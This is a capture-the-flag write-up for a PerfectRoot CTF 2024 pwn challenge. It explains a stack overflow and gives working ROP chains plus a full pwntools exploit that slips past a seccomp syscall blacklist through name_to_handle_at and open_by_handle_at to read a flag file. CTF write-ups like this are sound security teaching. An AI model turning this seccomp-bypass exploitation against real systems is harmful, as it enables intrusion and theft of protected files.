
PerfectRoot Ctf 2024 - Pwn
- zerofrost
- Pwn , Perfect root
- February 4, 2025
Table of Contents
This challenge was one of the Pwn challenges created for PerfectRoot Ctf 2024. This challenge had a difficulty rating of hard.
Challenge
For this challenge, we are provided with a 64-bit executable binary that is dynamically linked
kumbavu_zako: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d4f8e5e6dbb70d4298476c808c044928fb488cac, for GNU/Linux 3.2.0, not stripped
The binary also has the following protections with PIE being disabled.


Running the binary, we get the following menu
Ghidra
Checking the main function, we note that there is a buffer overflow where input of 640 bytes is read into a buffer or size 64 bytes.
undefined8 main(EVP_PKEY_CTX *param_1)

{
  char buffer [64];

  init(param_1);
  banner();
  FUN_004011a0("I\'m back again, casually serving top tier pain folks :)\n",1,0x38,stdout);
  waste();
  FUN_004011a0("Alright, gimme some: ",1,21,stdout);
  fgets(buffer,640,stdin);
  fu_seccomp();
  return 0;
}
Checking the waste function, we see that the program allows you to select a directory from the provided list and then calls open(char *dirname,0x0,0x0) on the directory ,returning an fd for it.
void waste(void)

{
  char *local_68 [4];
  char *local_48;
  char *local_40;
  char *local_38;
  char *local_30;
  char *local_28;
  char *local_20;
  int choice;
  int counter;

  FUN_004011a0("For whatever reason, choose any directory from the menu below:\n",1,0x3f,stdout);
  local_68[0] = "/";
  local_68[1] = "/etc";
  local_68[2] = "/home";
  local_68[3] = "/dev";
  local_48 = "/mnt";
  local_40 = "/opt";
  local_38 = "/sys";
  local_30 = "/proc";
  local_28 = "/var";
  local_20 = "/usr";
  for (counter = 0; counter < 10; counter = counter + 1) {
    printf("%d. %s\n",(ulong)(counter + 1),local_68[counter]);
  }
  printf("%","-> ");
  __isoc99_scanf("%2d",&choice);
  if ((choice < 1) || (10 < choice)) {
    while ((choice < 1 || (10 < choice))) {
      printf("%","That is not viable. Try again :)\n-> ");
      __isoc99_scanf("%2d",&choice);
    }
  }
  if (choice == 1) {
    syscall();
  }
  else if (choice == 2) {
    syscall();
  }
  else if (choice == 3) {
    syscall();
  }
  else if (choice == 4) {
    syscall();
  }
  else if (choice == 5) {
    syscall();
  }
  else if (choice == 6) {
    syscall();
  }
  else if (choice == 7) {
    syscall();
  }
  else if (choice == 8) {
    syscall();
  }
  else if (choice == 9) {
    syscall();
  }
  else if (choice == 10) {
    syscall();
  }
  getchar();
  return;
}
Checking the syscall function, we can confirm that it just opens the directory with open(char *dirname,0x0,0x0)
c                                               XREF[1]:     0040150a(j)
0040150c 48 8b 7c        MOV        RDI=>s_/etc_0040315a,qword ptr [RSP + local_60]  = "/home"
24 08
00401511 48 c7 c0        MOV        RAX,0x2
02 00 00 00
00401518 48 31 f6        XOR        RSI,RSI
0040151b 0f 05           SYSCALL
Seccomp
There is also a blacklist on syscalls
void fu_seccomp(void)
{
  undefined8 uVar1;

  uVar1 = seccomp_init(0x7fff0000);
  seccomp_rule_add(uVar1,0,0,0);
  seccomp_rule_add(uVar1,0,1,0);
  seccomp_rule_add(uVar1,0,2,0);
  seccomp_rule_add(uVar1,0,3,0);
  seccomp_rule_add(uVar1,0,9,0);
  seccomp_rule_add(uVar1,0,10,0);
  seccomp_rule_add(uVar1,0,0xb,0);
  seccomp_rule_add(uVar1,0,0x12,0);
  seccomp_rule_add(uVar1,0,0x13,0);
  seccomp_rule_add(uVar1,0,0x28,0);
  seccomp_rule_add(uVar1,0,0x38,0);
  seccomp_rule_add(uVar1,0,0x39,0);
  seccomp_rule_add(uVar1,0,0x3a,0);
  seccomp_rule_add(uVar1,0,0x3b,0);
  seccomp_rule_add(uVar1,0,0x142,0);
  seccomp_rule_add(uVar1,0,0x3e,0);
  seccomp_rule_add(uVar1,0,0x101,0);
  seccomp_rule_add(uVar1,0,0x1b5,0);
  seccomp_rule_add(uVar1,0,0x127,0);
  seccomp_rule_add(uVar1,0,0x128,0);
  seccomp_rule_add(uVar1,0,0x136,0);
  seccomp_rule_add(uVar1,0,0x137,0);
  seccomp_rule_add(uVar1,0,0x147,0);
  seccomp_rule_add(uVar1,0,0x148,0);
  seccomp_load(uVar1);
  seccomp_release(uVar1);
  return;
}
Using seccomp tools, we can find out which exact syscalls are blocked
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x1c 0xc000003e  if (A != ARCH_X86_64) goto KILL
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x19 0xffffffff  if (A != 0xffffffff) goto KILL
 0005: 0x15 0x18 0x00 0x00000000  if (A == read) goto KILL
 0006: 0x15 0x17 0x00 0x00000001  if (A == write) goto KILL
 0007: 0x15 0x16 0x00 0x00000002  if (A == open) goto KILL
 0008: 0x15 0x15 0x00 0x00000003  if (A == close) goto KILL
 0009: 0x15 0x14 0x00 0x00000009  if (A == mmap) goto KILL
 0010: 0x15 0x13 0x00 0x0000000a  if (A == mprotect) goto KILL
 0011: 0x15 0x12 0x00 0x0000000b  if (A == munmap) goto KILL
 0012: 0x15 0x11 0x00 0x00000012  if (A == pwrite64) goto KILL
 0013: 0x15 0x10 0x00 0x00000013  if (A == readv) goto KILL
 0014: 0x15 0x0f 0x00 0x00000028  if (A == sendfile) goto KILL
 0015: 0x15 0x0e 0x00 0x00000038  if (A == clone) goto KILL
 0016: 0x15 0x0d 0x00 0x00000039  if (A == fork) goto KILL
 0017: 0x15 0x0c 0x00 0x0000003a  if (A == vfork) goto KILL
 0018: 0x15 0x0b 0x00 0x0000003b  if (A == execve) goto KILL
 0019: 0x15 0x0a 0x00 0x0000003e  if (A == kill) goto KILL
 0020: 0x15 0x09 0x00 0x00000101  if (A == openat) goto KILL
 0021: 0x15 0x08 0x00 0x00000127  if (A == preadv) goto KILL
 0022: 0x15 0x07 0x00 0x00000128  if (A == pwritev) goto KILL
 0023: 0x15 0x06 0x00 0x00000136  if (A == process_vm_readv) goto KILL
 0024: 0x15 0x05 0x00 0x00000137  if (A == process_vm_writev) goto KILL
 0025: 0x15 0x04 0x00 0x00000142  if (A == execveat) goto KILL
 0026: 0x15 0x03 0x00 0x00000147  if (A == preadv2) goto KILL
 0027: 0x15 0x02 0x00 0x00000148  if (A == pwritev2) goto KILL
 0028: 0x15 0x01 0x00 0x000001b5  if (A == openat2) goto KILL
 0029: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 KILL: 0x06 0x00 0x00 0x00000000  return KILL
The list is quite similar to the syscall blacklist in the Give Me challenge. From the list, we can find a few bypass syscalls that we can use here:
pread64instead ofread->pread(int fd, void buf[count], size_t count,off_t offset);->0x11writevinstead ofwrite->writev(int fd, const struct iovec *iov, int iovcnt);->0x14getdents/getdents64to list directory contents ->getdents64(fd, void dirp[count], size_t count);->0x4e
The binary also has some interesting gadgets
0x00000000004012a6 : pop r10 ; ret
0x00000000004012b1 : pop r15 ; ret
0x000000000040129a : pop rax ; ret
0x000000000040127d : pop rbp ; ret
0x000000000040129c : pop rdi ; ret
0x00000000004012a0 : pop rdx ; ret
0x000000000040129e : pop rsi ; ret
0x00000000004012b4 : syscall
0x0000000000401297 : mov dword ptr [rsi], edi ; ret
0x0000000000401296 : mov qword ptr [rsi], rdi ; ret
0x000000000040101a : ret
We also find several writeable regions in the binary
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- /opt/bitclan/kumbavu_zako/kumbavu_zako
0x0000000000401000 0x0000000000402000 0x0000000000001000 r-x /opt/bitclan/kumbavu_zako/kumbavu_zako
0x0000000000402000 0x0000000000404000 0x0000000000002000 r-- /opt/bitclan/kumbavu_zako/kumbavu_zako
0x0000000000404000 0x0000000000405000 0x0000000000003000 r-- /opt/bitclan/kumbavu_zako/kumbavu_zako
0x0000000000405000 0x0000000000406000 0x0000000000004000 rw- /opt/bitclan/kumbavu_zako/kumbavu_zako
0x0000000000406000 0x0000000000427000 0x0000000000000000 rw- [heap]
We can confirm if they are indeed writeable, and what they currently contain.
gef➤  xinfo 0x405230
──────────────────────────────────────────── xinfo: 0x405230 ────────────────────────────────────────────
Page: 0x0000000000405000  →  0x0000000000406000 (size=0x1000)
Permissions: rw-
Pathname: kumbavu_zako
Offset (from page): 0x230
Inode: 1203752


gef➤  x/30gx 0x405230
0x405230:	0x0000000000000000	0x0000000000000000
0x405240:	0x0000000000000000	0x0000000000000000
0x405250:	0x0000000000000000	0x0000000000000000
0x405260:	0x0000000000000000	0x0000000000000000
0x405270:	0x0000000000000000	0x0000000000000000
0x405280:	0x0000000000000000	0x0000000000000000
0x405290:	0x0000000000000000	0x0000000000000000
0x4052a0:	0x0000000000000000	0x0000000000000000
0x4052b0:	0x0000000000000000	0x0000000000000000
0x4052c0:	0x0000000000000000	0x0000000000000000
0x4052d0:	0x0000000000000000	0x0000000000000000
0x4052e0:	0x0000000000000000	0x0000000000000000
0x4052f0:	0x0000000000000000	0x0000000000000000
0x405300:	0x0000000000000000	0x0000000000000000
0x405310:	0x0000000000000000	0x0000000000000000
Getdents - Listing Files
Since an fd to a directory of our choosing is returned i.e 3, we can use sys_getdents/sys_getdents64 to list files in the directory. The parameters for the syscall are as follows
ssize_t getdents64(fd, void dirp[count], size_t count);
where dirp is a writeable area where the entries will be stored, and count is the number of entries
Using this we can write a rop chain to fetch the directory contents
writeable_addr=0x405230
payload=b''
payload=b'A' * offset
payload+=p64(pop_rdi)
payload+=p64(0x3) # set fd
payload+=p64(pop_rsi)
payload+=p64(writeable_addr) # set writeable region
payload+=p64(pop_rdx)
payload+=p64(0x1000) # set the count
payload+=p64(pop_rax)
payload+=p64(0x4e)# set syscall
payload+=p64(syscall)
target.sendlineafter(b': ',payload)

Checking the writeable region in GDB, we see that we got the listings of the opened directory.
Writev
We can now print the contents by writing another ropchain that utilizes writev. However to use writev, we first have to setup an iovec struct
// ssize_t readv(int fd, const struct iovec *iov, int iovcnt);


char          *str0 = "hello ";
struct iovec  iov[2];

iov[0].iov_base = str0; // the base stores the string to print
iov[0].iov_len = strlen(str0); // the len stores the length of the string to print
We need to find another writeable region for the iovec struct. For this I chose the heap region which is also writeable. To avoid tampering with heap metadata, I chose the address at 0x30 from the heap base
heap_addr=iovec_addr=0x406000+0x30 # 0x406030

# setup iovec_addr(base) to point to the location of the buffer to print
# i.e iovec_addr -> writeable_addr
payload+=p64(pop_rdi)
payload+=p64(writeable_addr)
payload+=p64(pop_rsi)
payload+=p64(iovec_addr)
payload+=p64(mov_qword_ptr_rsi_rdi) # mov qword ptr [rsi], rdi; ret;

# setup iovec_addr(len) -> length of the buffer to print
# i.e iovec_addr+8 -> writeable_addr_len
payload+=p64(pop_rdi)
payload+=p64(0x200) # length to print
payload+=p64(pop_rsi)
payload+=p64(iovec_addr+8) # write to the next 8 bytes
payload+=p64(mov_qword_ptr_rsi_rdi) # mov qword ptr [rsi], rdi; ret;


# Now call writev
payload+=p64(pop_rdi)
payload+=p64(0x1) # write to stdout
payload+=p64(pop_rsi)
payload+=p64(iovec_addr) # iovec struct arr
payload+=p64(pop_rdx)
payload+=p64(0x1) # len of iovec struct arr
payload+=p64(pop_rax)
payload+=p64(0x14)# set syscall
payload+=p64(syscall)
After sending the payload, we get back a list of files in the selected directory, along with some junk data.

With this information, we can now proceed to the next step wich is reading the flag.
Exploit
name_to_handle_at
Previously, we saw that the program allows us to open and get an fd to any directory of our choosing using open(char *dirname,0x0,0x0). However, our goal is to open and read a file. Since open/openat/openat2 etc are all blocked, we need to find another way to get an fd to a file.
The name_to_handle_at() system call returns a file handle and a mount ID corresponding to the file specified by the dirfd and path arguments. The file handle is returned via the argument handle, which is a pointer to a structure of the following form:
     struct file_handle {
               unsigned int  handle_bytes;   /* 4-bytes , Size of f_handle [in, out] */
               int           handle_type;    /* 4- bytes, Handle type [out] */
               unsigned char f_handle[0];    /* File identifier (sized by
                                                caller) [out] */
           };
The name_to_handle_at syscall takes the following parameters
int name_to_handle_at(int dirfd, const char *path,struct file_handle *handle,int *mount_id, int flags);

// we need to set the following values,
int name_to_handle_at(0x3, *flag_file,struct file_handle *handle,int *mount_id, 0x0);
Below is the python code to create a ropchain that calls name_to_handle_at
# Find region in heap where we can write stuff
pathname=0x405240
handle_addr=pathname+0x30 # 0x405270
mount_id_addr=handle_addr+0x30 # 0x4052a0
iovec_struct_addr=mount_id_addr+0x30

# First setup a write what where function
def write_what_where(what,where):
	payload=b''
	payload+=p64(pop_rdi)
	payload+=p64(what) # push null byte
	payload+=p64(pop_rsi)
	payload+=p64(where)
	payload+=p64(mov_qword_ptr_rsi_rdi) # mov qword ptr [rsi], rdi; ret;
	return payload


# int name_to_handle_at(int dirfd, const char *path,struct file_handle *handle,int *mount_id, int flags);
def name_to_handle_at():
	payload=b''
	# First store filename as a pointer
	payload+=write_what_where(0x7478742e67616c66,pathname) # write flag.txt to writeable aread
	payload+=write_what_where(0x0,pathname+8) # write null byte for flag.txt
	# now $rsi   : 0x0000000000405238  →  "flag.txt"


	# STEP 2: Initialize file_handle struct
	# struct file_handle {
	#	 unsigned int handle_bytes;  // 4 bytes
	#	 int handle_type;			// 4 bytes
	#	 unsigned char f_handle[];   // Variable
	# }

	# write handle_bytes
	payload+=write_what_where(128,handle_addr)

	# write handle_type (NOT NEEDED SINCE THE REGION HAD A BUNCH ON NULL BYTES)
	# payload+=write_what_where(0x0,handle_addr+4)


	# call name_to_handle_at(int dirfd, const char *path,struct file_handle *handle,int *mount_id, int flags);
	payload+=p64(pop_rdi)
	payload+=p64(0x3) # dirfd

	payload+=p64(pop_rsi)
	payload+=p64(pathname) # char path

	payload+=p64(pop_rdx)
	payload+=p64(handle_addr) # handle addr

	payload+=p64(pop_r8_r9_r10)
	payload+=p64(0x0) # r8 -> flags
	payload+=p64(0x1337) # r9 -> junk(not needed)
	payload+=p64(mount_id_addr) # r10 -> mountid(where the mount id will be written on success)

	payload+=p64(pop_rax)
	payload+=p64(0x12f)
	payload+=p64(syscall)
	return payload
name_to_handle_atreturns0x0when successful
open_by_handle_at
Now that we have an fd to the flag file, we need to open it for reading. The only *open* syscall that we can use now is open_by_handle_at.
The name_to_handle_at() and open_by_handle_at() system calls split the functionality of openat(2) into two parts: name_to_handle_at() returns an opaque handle that corresponds to a specified file; open_by_handle_at() opens the file corresponding to a handle returned by a previous call to name_to_handle_at() and returns an open file descriptor.
I discovered that for
open_by_handle_atto work, you need to run the program asrootor assign it capabilities e.gsudo setcap cap_dac_read_search+ep ./test, otherwise it returns-1 = EPERM (Operation not permitted)The caller must have the CAP_DAC_READ_SEARCH capability to invoke open_by_handle_at()
The format for the syscall is as follows
int open_by_handle_at(int mount_fd, struct file_handle *handle,int flags);

// we need to set the following values
int open_by_handle_at(0x3, handle_we_used_in_name_to_handle_at,0x0);

int open_by_handle_at(0x3, handle_addr,0x0);
The ropchain is as follows
# int open_by_handle_at(int mount_fd, struct file_handle *handle,int flags);
def open_by_handle_at():
	payload=b''
	payload+=p64(pop_rdi)
	payload+=p64(3) # mount_fd, we could also try -100 if we are in that directory

	payload+=p64(pop_rsi)
	payload+=p64(handle_addr) # handle_addr

	payload+=p64(pop_rdx)
	payload+=p64(0x0) # flags

	payload+=p64(pop_rax)
	payload+=p64(0x130) # flags

	payload+=p64(syscall)
	return payload
This returns an fd of
0x4which is the next fd afterstdin(0x0),stdout(0x1),stderr(0x2),our_dir_fd(0x3)
pread64
With the flag file opened, we can read its contents using pread64 which is an allowed syscall.
ssize_t pread(int fd, void buf, size_t count,off_t offset);

// we need to set the following values
ssize_t pread(0x4, void addr_to_store_the_flag, size_t count,off_t offset);

// We can reuse memory addresses we don't need e.g pathname
ssize_t pread(0x4, void pathname, 0x100,0x0);
The ropchain is as follows
# ssize_t pread64(int fd, void *buf, size_t count, off_t offset);
def pread64():
	payload=b''
	payload+=p64(pop_rdi)
	payload+=p64(0x4) # new fd returned by open_by_handle_at
	payload+=p64(pop_rsi) # new fd returned by open_by_handle_at
	payload+=p64(pathname) # where to store the flag, reuse pathname addr
	payload+=p64(pop_rdx)
	payload+=p64(0x100) # size to read
	payload+=p64(pop_r10)
	payload+=p64(0x0) # offset
	payload+=p64(pop_rax)
	payload+=p64(0x11) #
	payload+=p64(syscall)
	return payload

This will return the length of the flag.
writeve
Finally, with the flag in a know memory address, we can write it out to stdout using writev
ssize_t writev(int fd, const struct iovec *iov, int iovcnt);


writev(int fd<stdout>, const struct iovec *iov, int iovcnt);
writev(1, const struct iovec *iov, 1);
// where
# iov[0].iov_base = address containing flag
# iov[0].iov_len = length of the flag
Below is the ropchain for writev
pathname=0x405240
handle_addr=pathname+0x30 # 0x405270
mount_id_addr=handle_addr+0x30 # 0x4052a0

# Find a suitable writeable region for our iovec struct
iovec_struct_addr=mount_id_addr+0x30

# ssize_t writev(int fd, const struct iovec *iov, int iovcnt);
def writeve():
	payload=b''

	# set struct iovec base -> buffer to print
	payload+=write_what_where(pathname,iovec_struct_addr) # where pathname is a pointer to the flag.

	# set struct iovec len -> len(buffer) to print
	payload+=write_what_where(0x100,iovec_struct_addr+8) # where 0x100 is a bytes to print.

	# call writev(int fd, const struct iovec *iov, int iovcnt);
	payload+=p64(pop_rdi)
	payload+=p64(0x1) # set fd to stdout

	payload+=p64(pop_rsi)
	payload+=p64(iovec_struct_addr) # pointer to struct

	payload+=p64(pop_rdx)
	payload+=p64(0x1) # number of array

	payload+=p64(pop_rax)
	payload+=p64(0x14)
	payload+=p64(syscall)
	# payload+=p64(0xdeadbeef)

	return payload
Final exploit
Below is the final exploit to read the flag.
#! /usr/bin/python3
from pwn import *
context.update(arch='amd64',os='linux')
context.binary=e=elf=ELF("kumbavu_zako",checksec=False)
context.log_level='critical'
target=process()

# Gadgets
pop_rax= 0x000000000040129a#: pop rax; ret;
pop_rdi= 0x000000000040129c#: pop rdi; ret;
pop_rsi= 0x000000000040129e#: pop rsi; ret;
pop_r10=0x00000000004012a6#: pop r10; ret;
pop_rdx= 0x00000000004012a0#: pop rdx; ret;
syscall=0x00000000004012b4# : syscall;
pop_r8_r9_r10=0x00000000004012a2#: pop r8; pop r9; pop r10; ret;
mov_qword_ptr_rsi_rdi = 0x0000000000401296#: mov qword ptr [rsi], rdi; ret;

# Find region in heap where we can write stuff
offset=72
pathname=0x405240 # store strings such as filename/flag
handle_addr=pathname+0x30 # 0x405270
mount_id_addr=handle_addr+0x30 # 0x4052a0
iovec_struct_addr=mount_id_addr+0x30

# First setup a write what where function
def write_what_where(what,where):
	payload=b''
	payload+=p64(pop_rdi)
	payload+=p64(what) # push null byte
	payload+=p64(pop_rsi)
	payload+=p64(where)
	payload+=p64(mov_qword_ptr_rsi_rdi) # mov qword ptr [rsi], rdi; ret;
	return payload


# int name_to_handle_at(int dirfd, const char *path,struct file_handle *handle,int *mount_id, int flags);
def name_to_handle_at():
	payload=b''
	payload+=write_what_where(0x7478742e67616c66,pathname) # write flag.txt to writeable area
	payload+=write_what_where(0x0,pathname+8) # write null byte for flag.txt
	payload+=write_what_where(128,handle_addr) # write handle_bytes
	# payload+=write_what_where(0x0,handle_addr+4) # write handle_type (NOT NEEDED SINCE THE REGION HAD A BUNCH ON NULL BYTES)

	# call name_to_handle_at(int dirfd, const char *path,struct file_handle *handle,int *mount_id, int flags);
	payload+=p64(pop_rdi)
	payload+=p64(0x3) # dirfd
	payload+=p64(pop_rsi)
	payload+=p64(pathname) # char path
	payload+=p64(pop_rdx)
	payload+=p64(handle_addr) # handle addr
	payload+=p64(pop_r8_r9_r10)
	payload+=p64(0x0) # r8 -> flags
	payload+=p64(0x1337) # r9 -> junk(not needed)
	payload+=p64(mount_id_addr) # r10 -> mountid(where the mount id will be written on success)
	payload+=p64(pop_rax)
	payload+=p64(0x12f)
	payload+=p64(syscall)
	return payload


# int open_by_handle_at(int mount_fd, struct file_handle *handle,int flags);
def open_by_handle_at():
	payload=b''
	payload+=p64(pop_rdi)
	payload+=p64(3) # mount_fd, we could also try -100 if we are in that directory

	payload+=p64(pop_rsi)
	payload+=p64(handle_addr) # handle_addr

	payload+=p64(pop_rdx)
	payload+=p64(0x0) # flags

	payload+=p64(pop_rax)
	payload+=p64(0x130) # flags

	payload+=p64(syscall)
	return payload


# ssize_t pread64(int fd, void *buf, size_t count, off_t offset);
def pread64():
	payload=b''
	payload+=p64(pop_rdi)
	payload+=p64(0x4) # new fd returned by open_by_handle_at
	payload+=p64(pop_rsi) # new fd returned by open_by_handle_at
	payload+=p64(pathname) # where to store the flag, reuse pathname addr
	payload+=p64(pop_rdx)
	payload+=p64(0x100) # size to read
	payload+=p64(pop_r10)
	payload+=p64(0x0) # offset
	payload+=p64(pop_rax)
	payload+=p64(0x11) #
	payload+=p64(syscall)
	return payload


# ssize_t writev(int fd, const struct iovec *iov, int iovcnt);
def writeve():
	payload=b''
	payload+=write_what_where(pathname,iovec_struct_addr) # set iov[0].iov_base , where pathname is a pointer to the flag.
	payload+=write_what_where(0x100,iovec_struct_addr+8) # set iov[0].iov_len , where 0x100 is a bytes to print.

	# call writev(int fd, const struct iovec *iov, int iovcnt);
	payload+=p64(pop_rdi)
	payload+=p64(0x1) # set fd to stdout
	payload+=p64(pop_rsi)
	payload+=p64(iovec_struct_addr) # pointer to struct
	payload+=p64(pop_rdx)
	payload+=p64(0x1) # number of array
	payload+=p64(pop_rax)
	payload+=p64(0x14)
	payload+=p64(syscall)
	return payload

payload=b''
payload=b'A' * offset
print(f'[*] Getting handle to flag file via name_to_handle_at()')
payload+=name_to_handle_at()
print(f'[*] Opening flag file via open_by_handle_at()')
payload+=open_by_handle_at()
print(f'[*] Reading flag file via pread64()')
payload+=pread64()
print(f'[*] Fetching flag via writev()')
payload+=writeve()

target.sendlineafter(b'-> ',b'3') # pick directory
target.sendlineafter(b': ',payload)

flag=target.recvuntil(b'\x00')[:-1].decode()
print(f'[+] FLAG: {flag}')

References
Test File
#define _GNU_SOURCE
#include <fcntl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>

#ifndef MAX_HANDLE_SZ
#define MAX_HANDLE_SZ 128
#endif

int main(void) {
    int mount_fd = open("/", O_RDONLY | O_DIRECTORY);
    if (mount_fd < 0) {
        perror("open /");
        return 1;
    }

    struct file_handle *handle = malloc(sizeof(*handle) + MAX_HANDLE_SZ);
    if (!handle) {
        close(mount_fd);
        return 1;
    }
    handle->handle_bytes = MAX_HANDLE_SZ;
    int flags = 0;

    if (name_to_handle_at(mount_fd, "flag.txt", handle, &flags, 0) < 0) {
        perror("name_to_handle_at");
        free(handle);
        close(mount_fd);
        return 1;
    }

    int file_fd = open_by_handle_at(mount_fd, handle, O_RDONLY);
    free(handle);
    if (file_fd < 0) {
        perror("open_by_handle_at");
        close(mount_fd);
        return 1;
    }

    char buf[1024];
    ssize_t nread = read(file_fd, buf, sizeof(buf)-1);
    if (nread < 0) {
        perror("read");
    } else if (nread > 0) {
        buf[nread] = 0;
        write(STDOUT_FILENO, buf, nread);
    } else {
        printf("File is empty\n");
    }

    close(file_fd);
    close(mount_fd);
    return 0;
}
Share :
Related Posts
Africa Bug Pwn 2024 Writeups
Recently I took part in the Africa Bug Pwn 2024 Capture the Flag Competition and managed to get second position with 2310 points. The CTF was very interesting and I got to learn a thing or two. This blog post will be a writeup of some of the challenges I managed to solve.
Read More
CrewCtf Writeups
It has been a while since I last participated in a CTF (Capture The Flag) competition. With a few moments to spare this weekend, I decided to immerse myself in CrewCTF by theHackersCrew CTF team. Their event offered a diverse range of challenges, but I chose to focus primarily on the fascinating field of forensics. In this blog, I will share my approach and solutions for the different challenges I managed to solve.
Read More
Abusing Legitimate Features in Casaos
CasaOs is one of the go-to tools for home server setups among tech and cloud enthusiasts. It is a straight forward interface that simplifies the complexities of server management, allowing users to set up and manage their own servers via a user-friendly interface without the steep learning curve usually associated with traditional server setups. In this blog post, we will explore some of the features in CasaOs and how an attacker could abuse them to compromise the underlying host.
Read More